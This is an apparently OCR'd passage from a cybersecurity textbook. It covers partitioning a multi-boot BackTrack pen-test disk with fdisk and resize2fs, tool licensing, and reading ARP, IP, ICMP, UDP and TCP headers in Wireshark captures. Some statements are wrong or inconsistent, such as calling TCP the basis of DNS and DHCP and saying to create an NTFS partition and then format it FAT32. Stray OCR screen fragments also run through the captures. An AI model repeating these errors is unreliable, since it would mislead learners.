Installing Windows creates partition `sda1` covering the entire 160GB disk. Booting from a BackTrack ISO DVD, I used the Ubiquity GUI to install BackTrack Ubuntu on "Extended" partition `sda2`, consuming about 75GB. On the Ubiquity Prepare Disk Space page, use the Guided radio button and slider to adjust partition boundaries. Ubiquity also installed a boot loader to select between OSes. Test the boot loader and boot the OSes. Subsequent steps may corrupt their integrity. If BackTrack boots from the ISO, choose the Boot from First Hard Drive option.

NOTE **There is a graphical partitioning slider in Ubiquity. You are taking advantage of the fact that OSes are loaded in the low memory address range, and higher addresses are usually empty space. Activate Windows after repartitioning.**

NOTE **Windows can only boot as an internal drive.**

The BackTrack Linux partitions are within the Extended partition `sda2`. When new partitions are added, they start with `sda5` because `sda1` to `sda4` are primary partitions. After BackTrack installation, `sda2` contains the bootable `sda5` and a swap space, originally called `sda6`. Later, the swap becomes `sda7` as you manually shrink `sda5` to 50GB and create a 20GB NTFS partition `sda6` to store test data from both BackTrack and Windows.

Creating multi-boot disks requires some additional commands, such as resizing partitions (`resize2fs`) and checking format integrity (`fsck, e2fsck`). The following set of operations (from BackTrack ISO) resizes the bootable BackTrack Linux partition `/dev/sda5`:

```
# fdisk -l            - discover partition: sda5
# fsck -n /dev/sda5        - check partition, no repairs
# e2fsck -f /dev/sda    5    - check ext2 partition
# resize2fs -p /dev/sda5 98000000s    - resize to 98 M sectors
```

NOTE **Unit s is a sector or 512 bytes. The 50GB target size is 98M sectors. A cylinder is 16065 sectors. The** `resize2fs` **block size is 4KB. This command reports that the resized** `sda5` **is 12250000 blocks or 49GB.**

Now the problem is that the disk partition table is inconsistent and the shared data partition is unformatted. Keeping very careful track of the sector numbers, you manually create a new partition table. The command sequence (from BackTrack ISO) is the following:

```
# fdisk /dev/sda            - format disk table
At fdisk prompts:
d, 5, d, 6,     - delete partitions 5 and 6 (RAM only)
n, 9730, 16550, a, 5,
- re-create partition 5, bootable Linux
n, 16551, 19055, t, 6, 86,     - create partition 6, NTFS
n, 19056, 19457, t, 7, 82    - re-create partition 6 as 7, Linux Swap
p, w                 - print table, write to disk, and exit
# fsck -n /dev/sda5        -re-test partition integrity
```

You need to reboot to the Windows partition on the hard disk by doing the following:

1. Open disk management (`Run: DISKMGMT.msc`).
2. Right-click the unformatted partition, create a new NTFS partition, and select Start ➪ Computer.
3. Right-click the new partition and choose Format.
4. Set format to FAT32 and enter a short volume name (for example, myvolume). This formats and mounts the shared partition on Windows.
5. Reboot to BackTrack on the hard disk.
6. Use `apt-get install ntfs-config` to download and install the NTFS Configuration Tool.
7. Select K menu ➪ System ➪ NTFS Configuration Tool.
8. Click the checkbox to select `/dev/sda6 /media/myvolume` and then click OK twice.

The shared data partition is automounted to BackTrack. Test the shared partition from BackTrack and Windows, and you are done!

Results of the New Pen Test Architecture

The new multi-boot pen test architecture yielded approximately 200X speedup. The original architecture with BackTrack ISO running VMware running Windows took a popular application 4 minutes from launch to display its flash page; in the hard disk configuration, the same operation was instantaneous. All tools and OS operations worked blindingly fast.

Alternative Pen Test Architectures

A popular approach for cyber test suites is to configure all test hosts as VMs. A native operating system running VMware Player or Workstation runs Linux, and Windows test machines are used for multiple tests. Tools that run in each OS environment are installed on a master copy of each test VM and activated on the test machine, if needed.

Key advantages of this architecture include fast switching between Linux and Windows, and the ability to revert the test VM to snapshot, creating a sanitized test image without data from other tests.

All cyber test architectures have licensing issues for the operating systems and tools. The next section covers the issues related to security tools.

Licensing Challenges for Network Administrators

BackTrack customization enables you to add commercial security tools on both Linux and Windows. The desire to use the latest exploits and thorough vulnerability testing are strong motivations to purchase best-in-class tools for your security test suite.

In general, vendor licensing schemes for software create on-going challenges for network administrators. When frequent transactions are required to obtain updates or allocate licenses, and each vendor does licenses differently, the situation is complex to manage. The following sections describe some of the licensing schemes currently in the market today.

Perpetual License

This traditional licensing scheme, which implies permanent ownership, is going by the wayside, at least for security tools. As discussed in this chapter, security test disks (or virtual machines) are re-imaged frequently—in fact, they're re-imaged between every test engagement. Instead of a permanent installation, licenses must be frequently reverified after re-imaging.

Annual License

Security professionals need frequent updates and upgrades of their tools. Frequent vendor license transactions are needed by network administrators, who are called on to install, migrate, and reinstall software continually. Vendors leverage these needs to mandate annual license renewal. Example tools of this general class include Core IMPACT, HP WebInspect, and Immunity Canvas.

NOTE **For example, to move an IMPACT license, you must deactivate from the menus, or uninstall IMPACT on an Internet-connected machine. Telephone and e-mail support are another option.**

Time Limited per Instance License

Every test activity requires a separate license transaction. Licenses are purchased in pools, and every target instance (for example, database instance) that is tested consumes a separate license, which expires a in short period (such as 45 days). An example tool of this general class is AppDetective from AppSecInc.

Time Hold Renewal License

A license is allocated and a node is locked to a machine. Because security testers are constantly replacing, updating, and re-imaging disks, the license must be re-installed for every test project. There is a waiting period for renewing and re-installing licenses (for example, wait 2 weeks between re-installs). The agreements expire annually. An example tool of this general class is Tenable Nessus.

Summary

In this chapter I covered security tools' customization, a useful skill in any cybersecurity organization. The chapter starts by introducing BackTrack (a freeware suite of hundreds of security tools) and explaining options for installation. BackTrack Linux can run off a memory stick, a bootable DVD, a VM, and natively on a hard disk. The VM option is explained in its own section.

Security tools are frequently updated by the developers to keep abreast of the latest exploit codes and other developments. This is a technique to update security tools on BackTrack from the command line; this also updates the operating system. The FastTrack program is a tool that supports updates to other security tools.

Most security testers need both Windows- and Linux-based tools. Many tools run in only one of those environments. One way to have Windows in your security toolkit is to install it in a VM running on BackTrack. You can also run BackTrack as a VM on another operating system.

Performance is an issue when using VMs or bootable DVDs. Dramatic speedups of up to 200 times were observed for native operating system installations. For creating custom security test disks with multiple native operating systems, the disk partitioning process is explained for multi-boot disks.

Despite the performance limitations, the VM-based security test environments are likely the most popular. One advantage is that the VM can be restored to a prior state, such as the pretesting state.

The chapter concludes with various strategies for managing licensing. Every vendor of commercial tools appears to handle licensing differently, and this is a major challenge for tool customizers.

Assignments

1. Create a version of BackTrack to run on a thumb drive, bootstrap it, and explore the main menu options. What interesting tools can you find? Explain what the tools do.
2. Use a virtual machine (for example, VMware or open source from the SEED Labs) to create a virtual operating system instance running Linux. Discover or write some benchmarking code and compare the performance between a native operating system and a virtual one.
3. Analyze the BackTrack customization script `btN-customize.sh`. Explain the purpose of `chroot` in that script.
4. The BackTrack updating and upgrading procedure often leads to operating system crashes. What are the potential causes of these crashes?
5. Define a security testing tool configuration that is based upon virtual machines rather than disk partitions. What are some advantages of your new architecture?

CHAPTER 6

Protocol Analysis and Network Programming

Networking, network administration, and programming are considered the three essential prerequisites to becoming a hands-on cybersecurity professional. In this chapter I cover networking and programming which are necessary to know for vulnerability assessment (Chapter 7), pen testing (Chapter 8), network defense, and cyber investigations (Chapter 9).

Chapters 4 and 5 cover practical network setup and getting operating systems (OSes) and virtual machines (VMs) up and running on the network. This chapter takes a close look at major network protocols and deep dives into network programming using command-line scripting languages. Surprisingly, you do not need much networking theory to empower you to set up networks, only the practical aspects of how IPv4 and IPv6 networks operate.

As hands-on security professionals, however, you need to know more about protocols and how they operate so that you can use network analysis tools to inspect traffic.

Malware is software. In order to analyze it you need to understand programming. Security testing and analysis requires repetitive operations, which an ability to program command-line scripts (scripting) makes faster and less tedious. Pen testers operate on remote machines at raw-shell command lines; they need to be fluent in command-line scripting to craft useful tools from scratch.

After introducing networking theory, I delve into how security professionals interpret network packets covering the major protocols used in practice. I then introduce Linux/Unix Bash shell programming through useful examples, including network scanning and local attacks, and cover the Windows command line, by scripting comparable examples of command-line scripts, including remote password attacks. Finally, I introduce Python programming and useful techniques for dramatically accelerating network scanning performance.

Networking Theory and Practice

In theory, networks operate according to the International Standards Organization (ISO) Open Systems Interconnect (OSI), also called the 7 Layer model. OSI is a separation of functions into layers, so that the complexity of distributed computing can be intellectually divided and conquered.

In OSI, each system has a bidirectional network stack, translating Layer 7 Application messages down, layer by layer, to Layer 1 Physical messages on the network. Each layer has various protocols that package message data with protocol header information. In theory, each network packet would have a message payload and seven protocol headers. The seven headers are stripped off by the networking stack of the recipient system.

NOTE **OSI was published in 1984. In the 1990s, the ISO community discovered that OSI was incomplete. Very significant architectural issues plagued Layer 7 Applications, such as frequent network and system failures in any distributed system with numerous components (for example, the Internet). Instead of more layers, ISO adopted architectural viewpoints in the Reference Model of Open Distributed Processing (RM-ODP). RM-ODP is the key standard of TINAC.com; thus architecturally, RM-ODP makes global telephone systems interoperate, enabling us to call around the world to foreign countries.**

Due to the predominance of Internet technologies, virtually all networks operate with only four network layers and an application layer. These layers are implemented by widely used protocols and include the following:

- **Physical Layer (Layer 1):** Communicates physical (electro/optical) messages across network media (for example, wire or optical fiber). Network hubs are Layer 1 devices that simply mirror messages to other devices on the same subnet.
- **Data Link Layer (Layer 2):** Communicates logical messages that use hardware media access control (MAC) addresses across a single subnet. A Layer 2 message is called a frame. Network bridges are Layer 2 devices that connect network segments by broadcasting frames and keeping track of MAC addresses.
- **Network Layer (Layer 3):** Communicates logical messages using IP addresses across multiple network segments.
- **Transport Layer (Layer 4):** Communicates messages across logical sessions and connections between hosts.

Frequently Encountered Network Protocols

The most frequent Layers 1 through 4 protocols you will encounter as a security professional include the following:

- IEEE 802.3 Ethernet protocol
- IEEE 802.11 wireless protocols (commercially known as Wi-Fi)
- Address Resolution Protocol (ARP)
- IP Version 4 (IPv4)
- IP Version 6 (IPv6)
- Internet Control Message Protocol (ICMP)
- User Datagram Protocol (UDP)
- Transmission Control Protocol (TCP)

NOTE **IEEE stands for Institute of Electrical and Electronics Engineers. It's an ISO accredited standards organization.**

As in OSI, the higher layer protocols incorporate protocols at all lower layers. The IEEE standards define Ethernet and wireless Layer 1 and 2 protocols. Address resolution protocol translates IP addresses in to MAC addresses, mapping Layer 3 to Layer 2.

IPv4 and IPv6 are Layer 3 protocols, which are in the stack of most all higher level protocols. ICMP is a Layer 3 protocol that conveys IP error messages and ping scans, which are possible indicators of suspicious activity.

UDP is a Layer 4 protocol that—even though it's unreliable—is used for important application services, such as domain name service (DNS), IP Television (IPTV), and Voice Over IP (VOIP).

NOTE **Informally, some people call UDP the "useless damn protocol" because it provides no reliability guarantees.**

TCP is the most important Layer 4 protocol because it provides reliable message transport. TCP is the basis for most application layer protocols such as SSH, DNS, DHCP, HTTP, SSL, SMTP, POP, BGP, and SNMP. The use of Secure Shell (SSH), DNS, and Dynamic Host Control Protocol (DHCP) is covered in Chapter 4. The following is an overview of the other application layer protocols:

- **HTTP (HyperText Transfer Protocol):** The universally adopted World Wide Web protocol
- **SSL (Secure Socket Layer):** The protocol that encrypts HTTP traffic
- **SMTP (Simple Mail Transfer Protocol):** The protocol widely used for e-mail

- **POP (Post Office Protocol):** Another protocol also widely used for e-mail
- **BGP (Border Gateway Protocol):** The core routing protocol for Internet Wide Area Networks (WANs)


The next several sections highlight the header information that security professionals are most likely to utilize when using a network analyzer such as Wireshark.

NOTE **In practice, parsing packet headers of standard protocols is readily accomplished by tools such as Wireshark. It is important to know the fields one will encounter and the significance of their values.**

ARP and Layer 2 Headers

Wireshark is a free network analyzer tool that reads raw network traffic files (called packet captures) made by a network sniffer such as tcpdump or Wireshark itself. Wireshark analyzes each packet and parses the headers automatically. Wireshark has three data panes (see Figure 6-1).

In the figure, the panes have been resized to focus on header information. The top pane shows a list of packet summaries (only one packet line is shown in the figure). I have entered the `arp` in the Filter query field on the top left so that only ARP protocol packets are displayed. The middle pane is the header information. The bottom pane shows the packet headers and data in hex and ASCII text.


OVERNIGHT.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: arp
Expression...
Clear
Apply

```
No.    Time *                     Source             Destination        Protocol  Info
108794 2010-12-01 01:54:22.838340 00:24:e8:c7:3f:be  QuantaCo_46:f3:45  ARP       192.168.1.201 is at 00:24:e8:c7:3f:be
```

```
▽ Frame 108794 (42 bytes on wire, 42 bytes captured)
    Arrival Time: Dec  1, 2010 01:54:22.838340000
    [Time delta from previous captured frame: 0.000012000 seconds]
    [Time delta from previous displayed frame: 0.000012000 seconds]
    [Time since reference or first frame: 24860.722034000 seconds]
    Frame Number: 108794
    Frame Length: 42 bytes
    Capture Length: 42 bytes
    [Frame is marked: False]
    [Protocols in frame: eth:arp]
▽ Ethernet II, Src: 00:24:e8:c7:3f:be (00:24:e8:c7:3f:be), Dst: QuantaCo_46:f3:45 (00:c0:9f:46:f3:45)
  ▷ Destination: QuantaCo_46:f3:45 (00:c0:9f:46:f3:45)
  ▽ Source: 00:24:e8:c7:3f:be (00:24:e8:c7:3f:be)
      Address: 00:24:e8:c7:3f:be (00:24:e8:c7:3f:be)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
    Type: ARP (0x0806)
▷ Address Resolution Protocol (reply)
```


```
0000  00 c0 9f 46 f3 45 00 24  e8 c7 3f be 08 06 00 01   ...F.E.$ ..?.....
0010  08 00 06 04 00 02 00 24  e8 c7 3f be c0 a8 01 c9   .......$ ..?.....
0020  00 c0 9f 46 f3 45 c0 a8  01 fc                     ...F.E.. ..
```

Ethernet (eth), 14 bytes
Packets: 195446 Displayed: 9742 Marked: 0
Profile: Default
root@bt: ~ - Sh
OVERNIGHT.ca
uGov Collaborat
*Unsaved Docum
WScaptures - Ko
09:35

Figure 6-1: Layer 2 headers

In the center pane, Layer 2 header attributes are shown for the overall frame (headers and payloads), including arrival times, size, and protocols. The Ethernet II protocol header shows the source and destination MAC addresses in hex (the source address details are expanded). The Ethernet header is included in all packets because it shows the Layer 2 routing on the subnet.

Figure 6-2 expands the ARP header for this packet. Notice in the bottom data pane, the ARP data consumes the rest of the packet and is the payload of the Ethernet header. The attributes show that this is an ARP reply, returning a MAC address matching an IP address. Source and destination addresses are shown for both IP and MAC address spaces.


OVERNIGHT.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter: arp
Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
108794	2010-12-01 01:54:22.838340	00:24:e8:c7:3f:be	QuantaCo_46:f3:45	ARP	192.168.1.201 is at 00:24:e8:c7:3f:be

```
Frame 108794 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: 00:24:e8:c7:3f:be (00:24:e8:c7:3f:be), Dst: QuantaCo_46:f3:45 (00:c0:9f:46:f3:45)
Address Resolution Protocol (reply)
  Hardware type: Ethernet (0x0001)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (0x0002)
  Sender MAC address: 00:24:e8:c7:3f:be (00:24:e8:c7:3f:be)
  Sender IP address: 192.168.1.201 (192.168.1.201)
  Target MAC address: QuantaCo_46:f3:45 (00:c0:9f:46:f3:45)
  Target IP address: 192.168.1.252 (192.168.1.252)
```

```
0000  00 c0 9f 46 f3 45 00 24  e8 c7 3f be 08 06 00 01   ...F.E.$ ..?.....
0010  08 00 06 04 00 02 00 24  e8 c7 3f be c0 a8 01 c9   .......$ ..?.....
0020  00 c0 9f 46 f3 45 c0 a8  01 fc                     ...F.E.. ..
```

Address Resolution Protocol (arp), 2...
Packets: 195446 Displayed: 9742 Marked: 0
Profile: Default
root@bt: ~ - Sh
OVERNIGHT.ca
uGov Collaborat
*Unsaved Docun
WScaptures - Ko
09:36


Figure 6-2: ARP packet

SEED LABS

The SEED lab for this section includes Task 1 of the Attacks on TCP/IP Protocols (TCP/IP Attack Lab) under the Vulnerability and Attack Labs category. This lab explains exploitable weaknesses of the ARP protocol. You can access the SEED labs at `www.cis.syr.edu/~wedu/seed/all _ labs.html`**.**

IP Header

Figure 6-3 shows a Layer 3 header for an IP packet containing a DNS query.


OVERNIGHT.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Expression... Clear Apply
root@bt: ~ - Sh
Zimbra: Inbox
*Unsaved Docu
root - Konquero
OVERNIGHT.c
10:14

Filter: ip

```
No. .  Time                          Source           Destination      Protocol  Info
     4 2010-11-30 19:00:02.116517    192.168.1.201    192.168.1.238    DNS       Standard query AAAA bt.localdomain
```

```
▷ Ethernet II, Src: 00:24:e8:c7:3f:be (00:24:e8:c7:3f:be), Dst: SunMicro_85:99:a1 (00:03:ba:85:99:a1)
▽ Internet Protocol, Src: 192.168.1.201 (192.168.1.201), Dst: 192.168.1.238 (192.168.1.238)
    Version: 4
    Header length: 20 bytes
  ▷ Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    Total Length: 60
    Identification: 0x5159 (20825)
  ▽ Flags: 0x04 (Don't Fragment)
      0... = Reserved bit: Not set
      .1.. = Don't fragment: Set
      ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: UDP (0x11)
  ▷ Header checksum: 0x6450 [correct]
    Source: 192.168.1.201 (192.168.1.201)
    Destination: 192.168.1.238 (192.168.1.238)
▷ User Datagram Protocol, Src Port: 37256 (37256), Dst Port: domain (53)
▷ Domain Name System (query)
```

```
0000   00 03 ba 85 99 a1 00 24  e8 c7 3f be 08 00 45 00   .......$ ..?...E.
0010   00 3c 51 59 40 00 40 11  64 50 c0 a8 01 c9 c0 a8   .<QY@.@. dP......
0020   01 ee 91 88 00 35 00 28  85 41 54 e2 01 00 00 01   .....5.( .AT.....
0030   00 00 00 00 00 00 02 62  74 0b 6c 6f 63 61 6c 64   .......b t.locald
```

Internet Protocol (ip), 20 bytes | Packets: 80417 Displayed: 43012 Marked: 0 | Profile: Default


Figure 6-3: IP packet header

The attributes are easily interpreted. On the top line, the source and destination IP addresses are shown. This IP packet is version 4 with header length 20 and total packet length 60 bytes. The Don't Fragment flag requests that this packet not be split up. A More Fragment Flag would mean that there is additional data in subsequent packets.

The time to live (TTL) allows this packet to be routed no more than 64 times (64 hops through routers). TTL is decremented for each hop. The protocol in the payload is UDP, indicating the type of the next header. The IP checksum verifies the integrity of only the header data. Note that the IP header is highlighted in the data pane.

ICMP Header

ICMP packets are network error messages and pings. In this case, a DNS response generates a port and destination unreachable error (see Figure 6-4).



```
Frame 79779 (177 bytes on wire, 96 bytes captured)
Ethernet II, Src: 00:24:e8:c7:3f:be (00:24:e8:c7:3f:be), Dst: SunMicro_85:99:a1 (00:03:ba:85:99:a1)
Internet Protocol, Src: 192.168.1.201 (192.168.1.201), Dst: 192.168.1.238 (192.168.1.238)
Internet Control Message Protocol
    Type: 3 (Destination unreachable)
    Code: 3 (Port unreachable)
    Checksum: 0x8289
  Internet Protocol, Src: 192.168.1.238 (192.168.1.238), Dst: 192.168.1.201 (192.168.1.201)
  User Datagram Protocol, Src Port: domain (53), Dst Port: 48722 (48722)
  Domain Name System (response)
  [Packet size limited during capture: IP truncated]
```

```
0000  00 03 ba 85 99 a1 00 24  e8 c7 3f be 08 00 45 c0   .......$ ..?...E.
0010  00 a3 07 40 00 00 40 01  ed 52 c0 a8 01 c9 c0 a8   ...@..@. .R......
0020  01 ee 03 03 82 89 00 00  00 00 45 00 00 87 62 95   ........ ..E...b.
0030  40 00 ff 11 93 c8 c0 a8  01 ee c0 a8 01 c9 00 35   @....... .......5
0040  be 52 00 73 28 20 e8 57  81 83 00 01 00 00 00 01   .R.s( .W ........
0050  00 00 02 62 74 0b 6c 6f  63 61 6c 64 6f 6d 61 69   ...bt.lo caldomai
```

Internet Control Message Protocol (i... Packets: 195446 Displayed: 8 Marked: 0

Figure 6-4: ICMP Header and Payload


The ICMP payload comprises the UDP packet that generated the error, along with its payload, the DNS response. Apparently, UDP port 48722 was closed, and the host responded to the event with the ICMP packet.

SEED LABS

The SEED labs for this section include Tasks 2 and 6 of the Attacks on TCP/IP Protocols (TCP/IP Attack Lab) under the Vulnerability and Attack Labs category. This lab explains exploitable weaknesses of ICMP protocol. You can access the SEED labs at `www.cis.syr.edu/~wedu/seed/all _ labs.html`**.**

UDP Header

UDP protocol adds the concept of Layer 4 ports to IP packets. In this case, both the source and destination ports are 137. The length and checksum apply to both the header and payload (see Figure 6-5).


OVERNIGHT.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Expression... Clear Apply
No. Time Source Destination Protocol Info
root@bt: ~ - Shell
OVERNIGHT.cap
uGov Collaboration
*Unsaved Document
Profile: Default
09:22


```
Filter: udp

▷ Frame 88934 (92 bytes on wire, 92 bytes captured)
▷ Ethernet II, Src: Intel_72:11:58 (00:07:e9:72:11:58), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▷ Internet Protocol, Src: 192.168.1.35 (192.168.1.35), Dst: 192.168.1.255 (192.168.1.255)
▽ User Datagram Protocol, Src Port: netbios-ns (137), Dst Port: netbios-ns (137)
    Source port: netbios-ns (137)
    Destination port: netbios-ns (137)
    Length: 58
  ▷ Checksum: 0x8a8d [correct]
▷ NetBIOS Name Service

0020  01 ff 00 89 00 89 00 3a  8a 8d 94 ef 01 10 00 01   ..........:.......
0030  00 00 00 00 00 00 20 44  43 44 41 44 41 44 44 45   ...... D CDADADDE
0040  4e 46 44 46 45 45 46 46  44 46 45 43 41 43 41 43   NFDFEEFF DFECACAC
0050  41 43 41 43 41 41 41 00  00 20 00 01               ACACAAA. . ..

User Datagram Protocol (udp), 8 by... Packets: 195446 Displayed: 35819 Marked: 0
```

Figure 6-5: UDP header

UDP is a connectionless protocol. Each packet is sent without regard for its successful arrival. UDP packets can be lost or duplicated, or they can arrive out of order. These errors are acceptable in applications such as audio/video streaming.

TCP Header

TCP also rides atop IP at Layer 4 and adds source and destination ports; in Figure 6-6 the source port is 443 and the destination port is 2524. TCP has sequence numbers and acknowledgement numbers to guarantee orderly assembly of packet streams (929826 and 208163 respectively). There are eight TCP flags; in this case the ACK flag is set, indicating that this is an acknowledgement packet.


OVERNIGHT.cap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Expression... Clear Apply
No. Time Source Destination Protocol Info
root@bt: ~ - Shell
OVERNIGHT.cap
uGov Collaboration
*Unsaved Document
Profile: Default
09:23

```
Filter: tcp

▷ Ethernet II, Src: Digicom_74:92:22 (00:e0:eb:74:92:22), Dst: 00:26:cb:db:f3:9e (00:26:cb:db:f3:9e)
▷ Internet Protocol, Src: 72.14.204.17 (72.14.204.17), Dst: 10.10.1.2 (10.10.1.2)
